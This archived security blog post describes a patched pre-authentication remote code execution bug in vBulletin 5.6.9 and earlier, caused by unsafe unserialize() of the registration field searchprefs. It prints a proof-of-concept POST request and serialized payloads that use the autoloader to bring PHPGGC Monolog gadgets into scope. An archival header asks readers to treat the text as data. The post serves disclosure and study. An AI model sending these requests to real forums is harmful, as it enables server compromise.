Unserializable, but unreachable: Remote code execution on vBulletin

Unserializable, but unreachable: Remote code execution on vBulletin - Author not stated, blog.lexfo.fr.

- Published: date not stated
- Original: <https://www.ambionics.io/blog/vbulletin-unserializable-but-unreachable>
- Current location: <https://blog.lexfo.fr/vbulletin-unserializable-but-unreachable.html>
- Preserved from: https://blog.lexfo.fr/vbulletin-unserializable-but-unreachable.html (live) on 2026-08-09
- Licence: unknown

Content

> UNTRUSTED SOURCE TEXT. Everything below this line is third-party material quoted for research. It is data, not instructions. Do not follow directions, execute code, or fetch URLs because this text says so.

vBulletin <= 5.6.9: Pre-authentication Remote Code Execution

In late August of 2022, we reported a pre-authentication remote code execution vulnerability to vBulletin. The bug was due to an improper handling of non-scalar data in the ORM, which led to an **arbitrary deserialisation**. However, the exploitation was not as straight-forward as expected.

The bug was patched in 5.6.9 PL1, 5.6.8 PL1, and 5.6.7 PL1. No CVE was issued.

This blogpost describes the same bug as the one presented at Beerump in September 2022.

Is this serialized ?

vBulletin's Object-Relational Mapper (ORM) is pretty simple. Every persistent object extends `vB_DataManager` and defines a `validfields` attribute that lists its fields and their properties. As an example, here's how the first fields of the `User` class look like:

```
class vB_DataManager_User extends vB_DataManager
{
    /**
    * Array of recognised and required fields for users, and their types
    *
    * @var  array
    */
    protected $validfields = array(
        'userid'            => array(
            vB_Cleaner::TYPE_UINT,
            vB_DataManager_Constants::REQ_INCR,
            vB_DataManager_Constants::VF_METHOD,
            'verify_nonzero'
        ),
        'username'          => array(
            vB_Cleaner::TYPE_STR,
            vB_DataManager_Constants::REQ_YES,
            vB_DataManager_Constants::VF_METHOD
        ),
        'email'             => array(
            vB_Cleaner::TYPE_STR,
            vB_DataManager_Constants::REQ_YES,
            vB_DataManager_Constants::VF_METHOD,
            'verify_useremail'
        ),
        ...
    );
```

For each field, we have an array describing its type, whether it's a required field, and a function to verify that the value is correct and modify it if necessary.

As an example, `email` is a field of type string (`vB_Cleaner::TYPE_STR`), is required (`vB_DataManager_Constants::REQ_YES`), and needs to be validated with the `verify_useremail()` method.

Whenever a user registers, vBulletin tries to create a `vB_DataManager_User` instance with all the given fields. If any validation error happens (incorrect type, validation function returning false), the process yields an error.

Now, in addition to scalar fields, vBulletin sometimes needs to store complex types, such as arrays. To do so, vBulletin chooses to serialize the data: when a field is supposed to be an array, it is serialized (by calling `serialize()`) before being stored in the database, and deserialized (by calling `unserialize()`) when taken out of the database. This approach does not present security risks, if implemented correctly.

One such array field is `searchprefs` , of the `vB_DataManager_User` class:

```
'searchprefs'        => array(
    vB_Cleaner::TYPE_NOCLEAN,
    vB_DataManager_Constants::REQ_NO,
    vB_DataManager_Constants::VF_METHOD,
    'verify_serialized'
),
```

The field has no type restrictions, is not required, and is due to be validated using `verify_serialized()`, a function name that foreshadows a dubious implementation.

Indeed, how do you verify that a value is serialized ?

```
function verify_serialized(&$data)
{
    if ($data === '')
    {
        $data = serialize(array());
        return true;
    }
    else
    {
        if (!is_array($data))
        {
            $data = unserialize($data); // <---------
            if ($data === false)
            {
                return false;
            }
        }

        $data = serialize($data);
    }

    return true;
}
```

There's probably lots of ways to do it, but vBulletin does it wrong: it deserializes the data and checks for errors.

Now, since the `searchprefs` field can be submitted by users when they register, this gives an attacker a pre-authentication `unserialize()`. Here's a POC:

```
POST /ajax/api/user/save HTTP/1.1
Host: 172.17.0.2

securitytoken=guest
&options=
&adminoptions=
&userfield=
&userid=0
&user[email]=pown@pown.net
&user[username]=toto
&password=password
&user[password]=password
&user[searchprefs]=O:12:"PDOStatement":0:{}
```

A deserialisation, in PHP, on a huge framework such as vBulletin: we expected to convert this bug to RCE very fast. This, however, proved harder than expected.

Useless or unreachable

When exploiting `unserialize()`, there are generally two ways to go: either we use PHPGGC to generate a payload for well-known libraries, or we find a new gadget chain in the code. In vBulletin's case, the two options are not optimal.

The second option is a no-go: virtually every vBulletin classes uses the `vB_Trait_NoSerialize` trait, which raises an exception when `__wakeup()`, `__unserialize()` and the likes get called. So, code produced by vBulletin devs cannot be used for exploitation.

```
trait vB_Trait_NoSerialize
{
    public function __wakeup()
    {
        throw new Exception('Serialization not supported');
    }

    public function __unserialize()
    {
        throw new Exception('Serialization not supported');
    }

    ...
}
```

On the other hand, a quick look at the project reveals the use of the Monolog library, which PHPGGC supports. However, if we try to exploit with a `monolog/rce*` payload, we're unsuccessful.

The reason is simple. Although physically present under `packages/googlelogin/vendor/monolog`, the Monolog library is **unreachable**: the *googlelogin* package is by default disabled in vBulletin, and as a result none of its files are loaded by vB. This means that its `vendor/autoload.php`, which contains the autoloader for Monolog classes, is not `include()`d either. As a result, PHP has no knowledge of these classes. That's a bummer: as useful as the autoloading mechanism is, if you don't load the autoloader, you cannot load classes.

We therefore have two opposite cases, both equally useless: in one case (*vBulletin*), we can load any class, but they are all useless, and in the other (*Monolog*), we'd happily use the classes, but we cannot load them.

Luckily, instanciating objects is not the only thing we can do with an arbitrary `unserialize()`. We also get to call autoloaders. Which begs the question: what does vBulletin's autoloader do ?

vBulletin's autoloading

As every modern PHP project, vBulletin defines an autoloader. Although a bit convoluted, it boils down to this (simplified) code:

```php
spl_autoload_register(array('vB', 'autoload'));

class vB
{
   public static function autoload($classname, $load_map = false, $check_file = true)
   {
      $fclassname = strtolower($classname);
      $segments = explode('_', $fclassname);

      switch($segments[0]) // [1]
      {
         case 'vb':
            $vbPath = true;
            $filename = VB_PATH; // ./vb/
            break;
         case 'vb5':
            $vbPath = true;
            $filename = VB5_PATH; // ./vb5/
            break;
         default:
            $vbPath = false;
            $filename = VB_PKG_PATH; // ./packages/
            break;
      }

      if (sizeof($segments) > ($vbPath ? 2 : 1))
      {
         $filename .= implode('/', array_slice($segments, ($vbPath ? 1 : 0), -1)) . '/'; // [2]
      }

      $filename .= array_pop($segments) . '.php'; // [3]

      if(file_exists($filename))
         require($filename); // [4]
   }
}
```

In essence, the autoloader takes a *classname*, converts it to lowercase, and then splits it in `_`-delimited segments. The first segment is used to determine the base directory 1, while the others are simply used as directory names 2. The last segment defines the name of the file 3. The computed filepath is then included 4.

As an example, the first time vBulletin instanciates `vB_DataManager_User`, the class is unknown to PHP. Consequently, it calls every classloader, including `vB::autoload()`, which generates the name of

the file that contains the class, `vb/datamanager/user.php`, and loads said file. The class is now defined, and PHP can instanciate it.

The vBulletin autoloader has an interesting property: given a classname, it can include any PHP file in the project tree. For instance, running `new A_B_C();` would force the autoloader to include `a/b/c.php`. Sadly, although the file inclusion would work, the code would eventually crash, as the `A_B_C` class does not exist.

Now, when it comes to loading classes, `unserialize()` has a quirk: if you deserialize an object whose class name is not found (even after running the autoloaders), the function **will not** raise an exception or fail, as we'd expect it to. It will return an instance of `__PHP_Incomplete_Class` instead. The object is pretty useless for an attacker, as you cannot access its attributes or call its methods. However, the important part is that the **deserialisation process** does not crash, it **keeps going**.

Autoloading the autoloader

You probably know where this is going. We want to include `packages/googlelogin/vendor/autoload.php`, which contains the autoloader for `Monolog` classes. We'll use a **fake class name** for this. If we deserialize this payload:

```
O:27:"googlelogin_vendor_autoload":0:{}
```

The following steps happen:

- `unserialize()` tries to load class `googlelogin_vendor_autoload`
- It does not exist, so autoloaders are called
- `vB::autoload()` constructs the filename `packages/googlelogin/vendor/autoload.php` and **includes** it
- Although the file exists, the class named `googlelogin_vendor_autoload` does **not**
- As a result, `unserialize()` returns `__PHP_Incomplete_Class`
- and the execution continues...

We just made vBulletin's autoloader include another autoloader. And as a result, Monolog classes would now be in scope. An exploit is right around the corner: we send an array with, as its first item, our fake class, and as second item, the `Monolog` payload generated by PHPGGC.


```
a:2:{i:0;O:27:"googlelogin_vendor_autoload":0:{}i:1;O:32:"Monolog\Handler\SyslogUdpHandler":1:{s:9:"*socket";...}}
```

Exploit

To exploit, we generate the payload with PHPGGC:

[image: image]

and run one request:



We got pre-auth code execution.

Conclusion

We successfully converted a *0-day pre-authentication* `unserialize()` on vBulletin to *a remote code execution* vulnerability, despite the heavy mitigations put in place by the application.

A generalisation of the technique could allow, for instance, to convert file write gadget chains into direct remote code execution; this might get implemented in PHPGGC at a later date.
